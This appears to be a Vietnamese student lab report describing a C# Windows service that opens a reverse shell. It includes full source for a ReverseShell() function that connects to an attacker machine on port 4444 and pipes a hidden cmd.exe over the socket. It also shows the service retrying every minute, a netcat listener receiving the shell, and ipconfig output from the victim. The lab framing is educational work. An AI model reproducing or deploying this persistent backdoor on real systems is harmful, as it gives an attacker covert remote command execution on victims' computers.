
```

- Hàm reverse Shell sẽ kết nối tới IP của máy Kali


```
Service1.cs | ProjectInstaller.cs | ProjectInstaller.cs [Design] | Service1.cs [Design] | Lab2_Bai3.Service1 | ReverseShell() | ProjectInstaller.Designer.cs |
Lab2_Bai3
86
87
88 static StreamWriter sWriter;
89 // Hàm tạo reverse shell với nạn nhân là máy hiện tại
90 reference
91 public void ReverseShell()
92 {
93     /* Khai báo */
94     // Kết nối tới máy attacker IP 192.168.164.128 đang lắng nghe trên port 4444
95     TcpClient client = new TcpClient("192.168.164.128", 4444);
96     Stream stream = client.GetStream();
97     StreamReader sReader = new StreamReader(stream);
98     sWriter = new StreamWriter(stream);
99     StringBuilder strInput = new StringBuilder();
100
101     //Tạo process cmd.exe và khởi tạo các Property
102     Process process = new Process();
103     process.StartInfo.FileName = "cmd.exe";
104     process.StartInfo.CreateNoWindow = true;
105     process.StartInfo.UseShellExecute = false;
106     process.StartInfo.RedirectStandardOutput = true;
107     process.StartInfo.RedirectStandardInput = true;
108     process.StartInfo.RedirectStandardError = true;
109     process.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
110
111     //Thực thi
112     process.Start();
113     process.BeginOutputReadLine();
114
115     while (true)
116     {
117         strInput.Append(sReader.ReadLine());
118         process.StandardInput.WriteLine(strInput);
119     }
120 }
121
122 Output
```

```
Service1.cs | ProjectInstaller.cs | ProjectInstaller.cs [Design] | Service1.cs [Design] | Lab2_Bai3.Service1 | timer | ProjectInstaller.Designer.cs |
Lab2_Bai3
115
116 {
117     strInput.Append(sReader.ReadLine());
118     process.StandardInput.WriteLine(strInput);
119     strInput.Remove(0, strInput.Length);
120 }
121
122 //Hàm hiển thị output của cmd.exe lên console của attacker
123 private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
124 {
125     StringBuilder strOutput = new StringBuilder();
126     if (!String.IsNullOrEmpty(outLine.Data))
127     {
128         strOutput.Append(outLine.Data);
129         sWriter.WriteLine(strOutput);
130         sWriter.Flush();
131     }
132 }
133
134 }
135 }
136
137 Error List
```

- Cài đặt service và chạy



- Kiểm tra log



- Sau mỗi 1 phút nếu máy tính có internet, service sẽ chạy hàm reverse shell kết nối tới máy attacker

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.164.128  netmask 255.255.255.0  broadcast 192.168.164.255
    inet6 fe80::6a59:1335:6b29:3e47  prefixlen 64  scopeid 0<link>
    ether 00:0c:29:e6:78:23  txqueuelen 1000  (Ethernet)
    RX packets 1  bytes 342 (342.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 21  bytes 2972 (2.9 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 4  bytes 240 (240.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4  bytes 240 (240.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.164.128] from (UNKNOWN) [192.168.164.1] 55938
Microsoft Windows [Version 10.0.22631.3296]
(c) Microsoft Corporation. All rights reserved.
ipconfig
C:\Windows\System32>ipconfig
Windows IP Configuration

Wireless LAN adapter Local Area Connection* 1:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
Ethernet adapter VMware Network Adapter VMnet1:
    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::632b:287c:a87:2471%12
    IPv4 Address. . . . . : 192.168.136.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
Ethernet adapter VMware Network Adapter VMnet8:
    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::e278:5ae0:7f93:c5c7%23
    IPv4 Address. . . . . : 192.168.164.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
Wireless LAN adapter Wi-Fi 2:
    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 192.168.0.112
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

```

- Lúc này máy Kali đã kết nối thành công và chạy thử lệnh IPCONFIG thì hiển thị kết quả của máy Windows

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 1:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::632b:287c:a87:2471%12
    IPv4 Address. . . . . : 192.168.136.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::e278:5ae0:7f93:c5c7%23
    IPv4 Address. . . . . : 192.168.164.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :


Wireless LAN adapter Wi-Fi 2:

    Connection-specific DNS Suffix  . :
    IPv4 Address. . . . . : 192.168.0.112
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

C:\Windows\Microsoft.NET\Framework\v4.0.30319>
```

- Trường hợp máy không có kết nối Internet, em đã ngắt kết nối mạng và kết quả là log hiển thị như sau:





The screenshot shows a Windows Notepad window with a dark theme. The title bar includes tabs for 'IMN', 'New Text Do', 'New Text Do', 'Buoì 4 Malw', and 'Buoì 4'. The menu bar has 'File', 'Edit', and 'View'. The text content is a log of service status changes and internet access attempts, with timestamps and 'CH' (likely 'CH' for 'Change') at the end of each line. The status bar at the bottom shows 'Ln 1, Col 1', '1,186 characters', '100%', 'Windows (CRLF)', and 'UTF-8'. The taskbar at the bottom shows various icons including the Start button, Task View, and several application icons. The system tray on the right shows the time '1:07 PM' and date '4/6/2024'.

```
Service is started at 06/04/2024 12:43:53 CH
Service is stopped at 06/04/2024 12:44:44 CH
Service is started at 06/04/2024 12:59:09 CH
Service is recall at 06/04/2024 1:00:09 CH
Internet Access 06/04/2024 1:00:09 CH
Create reverse shell 06/04/2024 1:00:09 CH
Service is recall at 06/04/2024 1:01:09 CH
No Internet Access 06/04/2024 1:01:09 CH
Service is recall at 06/04/2024 1:02:09 CH
Internet Access 06/04/2024 1:02:09 CH
Create reverse shell 06/04/2024 1:02:09 CH
No Internet Access 06/04/2024 1:02:11 CH
Service is recall at 06/04/2024 1:03:09 CH
Internet Access 06/04/2024 1:03:09 CH
Create reverse shell 06/04/2024 1:03:09 CH
No Internet Access 06/04/2024 1:03:11 CH
Service is recall at 06/04/2024 1:04:09 CH
Internet Access 06/04/2024 1:04:09 CH
Create reverse shell 06/04/2024 1:04:09 CH
No Internet Access 06/04/2024 1:04:11 CH
Service is recall at 06/04/2024 1:05:09 CH
Internet Access 06/04/2024 1:05:09 CH
Create reverse shell 06/04/2024 1:05:09 CH
No Internet Access 06/04/2024 1:05:11 CH
Service is recall at 06/04/2024 1:06:09 CH
Internet Access 06/04/2024 1:06:09 CH
```

HẾT